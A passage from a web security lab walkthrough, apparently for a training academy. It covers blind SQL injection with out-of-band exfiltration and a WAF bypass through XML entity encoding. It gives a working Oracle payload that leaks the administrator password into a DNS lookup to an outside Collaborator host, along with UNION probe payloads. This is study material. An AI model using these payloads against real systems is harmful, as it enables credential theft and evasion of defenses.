
(check the cheat sheet for equivalent payloads on other database engines)
4) Go back to Collaborator and check for a DNS or HTTP interaction. 
5) Interaction received → SOLVED. 
LAB 17 — Blind SQL Injection with Out-of-Band Data Exfiltration
Level:
PRACTITIONER

Analysis
| Vulnerability | Fully blind SQLi |
| Goal | exfiltrate the actual administrator password via OOB |
| Key Concept | Embed the leaked data directly inside the DNS subdomain sent to Collaborator, so the value shows up in the interaction log without needing any visible response difference. |
Steps

1) Start Collaborator and copy the domain.

2) Craft the exfiltration payload (Oracle), embedding the subquery result into the Collaborator hostname:
1
' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.<COLLABORATOR-ID>.oastify.com/"> %remote;]>'),'/l') FROM dual--
3) Send the request.

4) Check Collaborator interactions — the leaked password appears as part of the requested subdomain.

5) Use the extracted password to log in as administrator → SOLVED.
LAB 18 — SQL Injection with Filter Bypass via XML Encoding
Level:
PRACTITIONER

Analysis
| Vulnerability | SQL injection in the storeId XML parameter, protected by a WAF that blocks common SQLi keywords |
| Goal | retrieve usernames and passwords from the users table |
| Key Concept | The WAF inspects the raw request for SQLi keywords, but XML entity encoding (&#x...;) is decoded by the XML parser after the WAF check — letting an encoded payload slip through and still be interpreted as valid SQL server-side. |
Steps
1) Identify the Injection Point
Notice that the stock check feature sends productId and storeId to the server as an XML body. Intercept the POST /product/stock request in Burp and send it to Repeater.

2) Confirm the Input Is Evaluated
Test whether storeId is processed rather than treated as a static value, by injecting a math expression:
1
<storeId>1+1</storeId>
If the response returns stock for a different store (e.g. store 2), this confirms the value is evaluated server-side — a strong signal of injectable behavior.
3) Determine the Number of Columns
Try a standard UNION-based probe:

1
<storeId>1 UNION SELECT NULL</storeId>
Instead of a SQL error or normal response, the request gets blocked outright — indicating a WAF sitting in front of the application, flagging the payload based on recognizable SQLi keywords/patterns.
Bypass the WAF
4) Encode the Payload
Since the injection point is inside XML, use XML entity encoding to obfuscate the payload so the WAF’s pattern matching doesn’t recognize it as SQL syntax. This can be done manually or via the Hackvertor Burp extension:
- Highlight the payload → right-click → Extensions > Hackvertor > Encode > dec_entities / hex_entities
